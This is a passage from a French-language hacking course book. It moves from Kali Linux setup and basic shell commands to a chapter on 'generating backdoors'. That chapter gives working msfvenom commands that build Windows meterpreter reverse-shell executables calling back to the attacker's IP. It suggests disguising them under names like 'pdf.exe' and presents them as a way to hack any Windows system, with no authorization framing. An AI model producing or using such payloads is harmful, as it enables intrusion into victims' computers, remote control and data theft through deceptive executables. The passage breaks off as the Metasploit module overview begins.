
**22- Cliquez sur « oui »**

**23- Puis sur « continuer »**




**24- Cliquez sur « gnome »**


**25- puis sur « continuer » et l'installation des logiciels se fera seul**



**26- Cliquer sur continuer**





27- Cliquez sur « oui » et sur « continuer »



28- Choisissez la « deuxième option »

29- puis sur « continuer »





Installation terminée kali est prêt, tapez « continuer » pour terminer



30- Bienvenue sur kali, entrer votre mot de passe

31- Interface de kali linux



Maintenant que les installations sont terminées nous allons commencer la manipulation de base de kali linux au chapitre suivant.

## CHAPITRE II : MANIPULATION DE BASE DE LINUX


1. QU'EST-CE QUE LE SYSTÈME LINUX
2. QUELS SONT LES LOGICIELS DE KALI
3. QUEL EST L'OUTIL QUI SERA UTILISÉ DANS CE COURS
4. PRÉREQUIS OU MANIPULATION DE BASE AVANT  
L'UTILISATION DE NOTRE OUTIL DE PERFORMANT.

### 1- Qu'est-ce qu'un système linux

Un système linux est un système d'exploitation dédié aux hackers, et ce système est open source c'est-à-dire : un système sans licence.

### 2- Quels sont les logiciels de kali qui sont intégrés dans un linux : kali linux

Il existe une panoplie de logiciels intégrée dans kali linux : nmap ; msfconsole ; bully ; arping etc...



Sachez que ces logiciels-là sont des logiciels utilisés dans le cyber sécurité, chaque logiciel a un rôle bien précis qu'il joue. Exemple : « aircrack-ng permet à un pirate d'avoir les accès d'un wifi, nmap permet à un pirate de scanner un réseau lorsqu'il réussit à pénétrer le réseau ».

**REMARQUE : chaque outil a son rôle bien précis.**

### **3- QUEL EST L'OUTIL QUI SERA UTILISÉ DANS CE COURS**

L'outil que nous allons utiliser est un outil multitâche qui est utilisé ou qui est le plus utilisé chez les pirates de toute catégorie c'est-à-dire « de débutant à expert en sécurité informatique ».

Cet outil- là se nomme : **METASPLOIT**. C'est avec cet outil que nous allons travailler tout au long de ce livre pratique.

Metasploit regorge de nombreux outils pour pentest, sociale ingénierie, exploit zéro Day etc. ... il est l'outil le plus complet et utilisé dans les cybers attaque également.



**4- PRÉREQUIS OU MANIPULATION DE BASE AVANT L'UTILISATION DE NOTRE OUTIL DE PERFORMANCE.**

Nous appelons base de linux les commandes qu'un hacker doit connaître, sans cela il lui sera difficile de comprendre les pratiques du cours. Grâce à ces commandes vous aurez la base qui facilite la compréhension des cours du présent livre.

Les commandes de base de linux qui vous seront montrées seront les plus essentielles à connaître.

a. **Terminal**

Avant de commencer les bases il faut au préalable connaître un terminal dans kali car tout se fera avec le terminal.


Par définition un Terminal est un programme qui permet à un utilisateur d'interagir avec le Shell.

**Consigne : cliquez deux fois sur le terminal de votre kali linux.**



### b. Présentation du terminal

Voici comment un terminal de linux s'affiche, le « \$ » veut dire que nous n'avons pas plein autorité sur le terminal donc sur kali linux. Mais nous allons voir comment avoir la pleine autorité sur kali linux. Commande (1) de kali linux : « pwd »



```
kali12㉿kali: ~
└─$ pwd
/home/kali12
└─$
```

A screenshot of a terminal window titled "kali12@kali: ~". The window shows a single line of text: "\$ pwd /home/kali12". The prompt "(kali12@kali)-[~]" is at the top left, and the window has standard Linux-style title bar controls.

Le «pwd» est une commande qui permet de savoir où vous vous trouvez à l'instant. Si vous le tapez dans kali, il vous permet de connaître le chemin où vous vous trouvez dans kali linux.



```
kali12㉿kali: ~
└─$ pwd
/home/kali12
└─$ ls
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos
└─$
```

A screenshot of a terminal window titled "kali12@kali: ~". The window shows two lines of text: "\$ pwd /home/kali12" and "\$ ls". The output of the "ls" command, which lists directory contents, is highlighted with a red rectangular box. The prompt "(kali12@kali)-[~]" is at the top left, and the window has standard Linux-style title bar controls.

Commande (2) de kali linux : « ls »

**La commande « ls » est une commande de kali qui vous permet de pouvoir afficher les dossiers ou lister le contenu du chemin où vous vous trouvez.**

#### c. Commande : « cd »

**La commande « cd » est une commande de kali linux qui permet à un utilisateur**

**D'accéder à un dossier, exemple : « cd Bureau a permis à l'utilisateur d'accéder au dossier Bureau de kali linux ». Aussi la commande « cd + nom du dossier » vous permet de vous déplacer de votre position à une autre ou d'un dossier à un autre dossier dans kali.**



```
(kali12㉿kali)-[~]
└$ pwd
/home/kali12

(kali12㉿kali)-[~]
└$ ls
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos

(kali12㉿kali)-[~]
└$ cd Bureau
(kali12㉿kali)-[~/Bureau]
└$
```

#### d. La commande « dir »

**La commande « dir » Permet à un utilisateur de lister ou d'afficher le contenu d'un dossier il joue un peu le rôle de la commande « ls ».**




```
(kali12㉿kali)-[~]
└$ pwd
/home/kali12

(kali12㉿kali)-[~]
└$ ls
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos

(kali12㉿kali)-[~]
└$ cd Bureau
(kali12㉿kali)-[~/Bureau]
└$ dir
(kali12㉿kali)-[~/Bureau]
└$ dir
GSI\
```

### e. La commande : « cd .. »

**La commande « cd .. » vous permet de quitter du dossier dans lequel vous étiez et revenir dans le dossier précédent. Exemple : « nous sommes quittés du dossier bureau dans lequel nous étions avec un « cd .. ».**



```
(kali12㉿kali)-[~]
└─$ cd Bureau
(kali12㉿kali)-[~/Bureau]
└─$ dir
(kali12㉿kali)-[~/Bureau]
└─$ dir
GSTV
└─$ cd ..
(kali12㉿kali)-[~]
└─$
```

A screenshot of a terminal window on a Kali Linux desktop. The terminal shows a user's session with several commands. The user first changes directory to 'Bureau'. Then, they run 'dir' to see the contents of that directory, which includes 'GSTV'. Finally, the user runs 'cd ..' to return to the previous directory level, which is the home directory (~). The last command entered is '\$'. A red box highlights the 'cd ..' command.

### f. La commande : « mkdir »


**La commande « mkdir + le nom du dossier » vous permet de créer un dossier qui portera le nom que vous avez mis après avoir tapé « mkdir ».**



```
(kali12㉿kali)-[~]
└─$ dir
Bureau Documents gsi Images Modèles Musique Public Téléchargements Vidéo
└─$ (kali12㉿kali)-[~]
└─$
```

A screenshot of a terminal window. The user runs 'dir' to list the contents of their home directory (~), which include 'Bureau', 'Documents', 'gsi', 'Images', 'Modèles', 'Musique', 'Public', 'Téléchargements', and 'Vidéo'. The 'gsi' directory is highlighted with a red box. The user then runs 'mkdir gsi' to create a new directory named 'gsi'. The last command entered is '\$'.

Le dossier GSI a été créé avec succès



```
(kali12㉿kali)-[~]
└─$ rmdir gsi
(kali12㉿kali)-[~]
└─$ dir
Bureau Documents Images Modèles Musique Public Téléchargements Vidéo
└─$ Email : gsimel@gsimel.com
```

A screenshot of a terminal window. The user runs 'rmdir gsi' to delete the 'gsi' directory. The last command entered is '\$'. Below the terminal window, there is a watermark with the letter 'G' and the text 'Email : gsimel@gsimel.com'.

#### g. La commande : « rmdir »

La commande « rmdir + nom du dossier » supprime le fichier dont vous avez spécifié le nom. Exemple : « rmdir gsi » nous constatons que gsi qui avait été créé avec « mkdir » a été supprimé.

#### h. La commande : « cp »

La commande « cp -r + pwd du dossier à copier + pwd du dossier qui reçoit la copie » ou

« cp -r + chemin du dossier à copier + chemin du dossier qui reçoit la copie ». Exemple : nous avons copié le dossier « Bureau » dans le dossier « Téléchargements ».

```
(kali12㉿kali)-[~]
$ cp -r /home/kali12/Bureau /home/kali12/Téléchargements

(kali12㉿kali)-[~]
$ dir
Bureau Documents Images Modèles Musique Public Téléchargements Vidéos

(kali12㉿kali)-[~]
$ cd Téléchargements

(kali12㉿kali)-[~/Téléchargements]
$ dir
Bureau
```

#### i. La commande « clear »

```
(kali12㉿kali)-[~/Téléchargements/Bureau]
$ clear
```

La commande « clear » vous permet de nettoyer le terminal.

#### j. La commande : « sudo su ou sudo -s »

La commande « sudo su » vous permet de passer en super-utilisateur donc avoir le plein droit sur votre système kali linux.

**NB :** après avoir tapé la commande Mettre son mot de passe même si elle est invisible.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is '(kali12㉿kali)-[~]'. The command \$ sudo su is entered, followed by the password prompt 'Mot de passe de kali12 :'. The terminal then shows the root prompt 'root@kali: /home/kali12' and the command \$ dir which lists the contents of the home directory.

```
(kali12㉿kali)-[~]
$ sudo su

Nous espérons que vous avez reçu de votre administrateur système local
les consignes traditionnelles. Généralement, elles se concentrent sur ces trois éléments :

#1) Respectez la vie privée des autres.
#2) Réfléchissez avant d'utiliser le clavier.
#3) De grands pouvoirs confèrent de grandes responsabilités.

[sudo] Mot de passe de kali12 :
root@kali: /home/kali12
$ dir
```

**REMARQUE : Vous verrez le symbole « \$ » en « # » ce symbole « # » une fois afficher confirme que vous êtes en super utilisateur.**

**k. La commande « exit »**

**Cette commande vous permet de quitter le super utilisateur et également si vous le retapez il vous permet de quitter le terminal.**

**Voici les bases les plus essentielles à connaître et à maîtriser avant la poursuite de la formation.**

## Chapitre III : GÉNÉRATION DE BACKDOOR

### a- DÉFINITION

Un BACKDOOR est également appelé charges utiles ou payload malveillantes, ce sont des éléments de cyberattaques qui provoquent des dégâts « ils permettent à un pirate. D'accéder à des ordinateurs ». Un payload ou BACKDOOR permet aux pirates de pouvoir faire :

- Des vols de données
- Une surveillance des activités de la cible atteint
- L'affichage de publicités
- La suppression ou la modification de fichiers
- Le téléchargement des fichiers
- L'exécution de processus en arrière-plan

Backdoor ou payload ou charge utile sont les plus utilisés en cyberattaque pour pénétrer des systèmes.

Dans ce cours nous verrons comment créer des backdoors.


### b- Création de payload ou backdoor avec msfvenom

- ❖ Définition

Msfvenom est un logiciel du Framework metasploit, il permet de générer, encoder des payloads.


- ❖ Utilisation de msfvenom

Pour savoir comment utiliser **msfvenom** vous devez mettre la commande : « msfvenom -h ».



The screenshot shows a terminal window on a Kali Linux desktop environment. The window title is 'Terminal'. The status bar at the top indicates it's 19 juil. 11:45 and the user is root@kali: /home/kali12. The terminal prompt is '(root㉿kali)-[~/home/kali12]'. Below the prompt, the command 'msfvenom -h' is being typed. The background shows the Kali desktop with various icons and a terminal window open.

## **Vous aurez automatiquement les options pour l'utilisation du module et également une aide.**



The screenshot shows a terminal window titled "kali linux [En fonction] - Oracle VM VirtualBox". The window displays the help menu for the msfvenom command. The menu includes usage information and a detailed list of options:

```
msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <vars>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list      <type>    List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload   <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options
  -f, --format    <format>   Output format (use --list formats to list)
  -e, --encoder   <encoder>  The encoder to use (use --list encoders to list)
  --service-name  <value>   The service name to use when generating a service binary
  --sec-name      <value>   The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
  --smallest
  --encrypt      <value>   The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key  <value>   A key to be used for --encrypt
  --encrypt-iv   <value>   An initialization vector for --encrypt
  -a, --arch     <arch>    The architecture to use for --payload and --encoders (use --list archs to list)
  --platform    <platform> The platform for --payload (use --list platforms to list)
  -o, --out      <path>   Save the payload to a file
  -b, --bad-chars <list>   Characters to avoid example: '\x00\xff'
  -n, --nops     <length>  Prepend a nopsled of [length] size on to the payload
  --pad-nops
  --nops         <length>  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
  -s, --space    <length>  The maximum size of the resulting payload
  --encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  -c, --add-code  <path>   Specify an additional win32 shellcode file to include
  -x, --template <path>   Specify a custom executable file to use as a template
```

L'encadrement ci-dessus est l'aide idéal presque complète pour générer un backdoor.  
Et  
les options qui sont en dessous permettent de pouvoir encoder, choisir l'architecture et le format nécessaire.



```
(root㉿kali)-[~/home/kali12]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lport=200 lhost=ip -f exe -o le chemin de sortie
```

Ce backdoor nous permettra de pirater n'importe quel système Windows en architecture « x64 ».

Pour créer un backdoor en architecture « x64 », vous devez :

- ◆ Spécifier le payload : Windows/x64/meterpreter/reverse\_tcp : le payload permet de créer une connexion entre la machine victime et celle de la machine attaquante.
- ◆ Spécifier un port : le port est le numéro unique codée sur 16bits qui permet l'écoute sur la machine cible NB : choisissez le port que vous voulez si vous n'êtes pas en porforwarding avec un vpn.
- ◆ Spécifier un IP : l'ip est l'adresse IP numéro d'identification de chaque appareil connectée à un réseau utilisant le protocole internet « celui-ci doit être celui de votre « IP » kali linux ou du « IP » vpn

utiliser par votre kali linux ».

- ◆ Spécifier le chemin de sortie en spécifiant l'extension : l'extension pour pirater un système Windows est en « Exe ».

Cherchons notre ip : pour trouver votre ip sur kali linux, vous devez taper dans votre terminal : « IFCONFIG ».

Cherchons notre chemin de sortie : nous le trouvons avec « pwd ».

```
(root㉿kali)-[~/home/kali12]
└─# ifconfig
    ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.17 netmask 255.255.255.0 broadcast 10.10.1.255
        inet6 fe80::a00:27ff:feb:4b34 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:bf:4b:34 txqueuelen 1000 (Ethernet)
            RX packets 5 bytes 1890 (1.8 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 2318 (2.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(root㉿kali)-[~/home/kali12]
└─# cd Bureau

(root㉿kali)-[~/home/kali12/Bureau]
└─# pwd
/home/kali12/Bureau
[root㉿kali]-[~/home/kali12/Bureau]
```

Pour mettre le backdoor sur le bureau il faut accéder au bureau avec « cd Bureau » et en suite mettre le « pwd » pour avoir le chemin.

### **FAISONS SORTIR NOTRE BACKDOOR MAINTENANT.**

**X64 :**

```
[root㉿kali)-[~/home/kali12/Bureau]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lport=600 lhost=10.10.1.17 -f exe -o /home/kali12/Bureau/gsipayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/kali12/Bureau/gsipayload.exe
```

Une fois dans :

- ❖ Avoir mis dans LHOST votre adresse ip
- ❖ Vous mettez le chemin de sortie du backdoor sur le bureau
- ❖ Puis mettez le nom du backdoor « selon votre choix » mais en « .Exe ». Exemple :  
backdoor.exe ; pdf.exe ; chaussure.exe ; etc ...
- ❖ Puis exécuter la création en appuyant sur : « ENTRER OU ENTER ».

**X86**

```
[root㉿kali)-[~/home/kali12/Bureau]
└─# msfvenom -p windows/meterpreter/reverse_tcp lport=200 lhost=10.10.1.17 -f exe -o /home/kali12/Bureau/gsipayload32.exe
```

**Pour les architectures 32 bits ou x86 nous enlevons seulement le x64 du payload et c'est tout. Cela vous permet de pirater tous les systèmes en x86 bits.**

- c- **Création de BACKDOOR avec metasploit « msfconsole ».**
  - ❖ **Définition de metasploit « msfconsole »**

**Metasploit** **pentesting tool**, est un projet (open source) en relation avec la sécurité informatique. Son but est de fournir des informations sur les vulnérabilités du système informatique et d'aider à la pénétration et au développement de signatures pour les systèmes de détection d'intrusion (IDS ; Intrusion Détection System).

## ➤ Modules Exploits

C'est des scripts en Ruby qui nous permettent d'exploiter une vulnérabilité sur une machine distante. On peut dire que l'exploit nous donne la possibilité de se connecter à une machine vulnérable sans la toucher.

## ➤ Modules Payloads

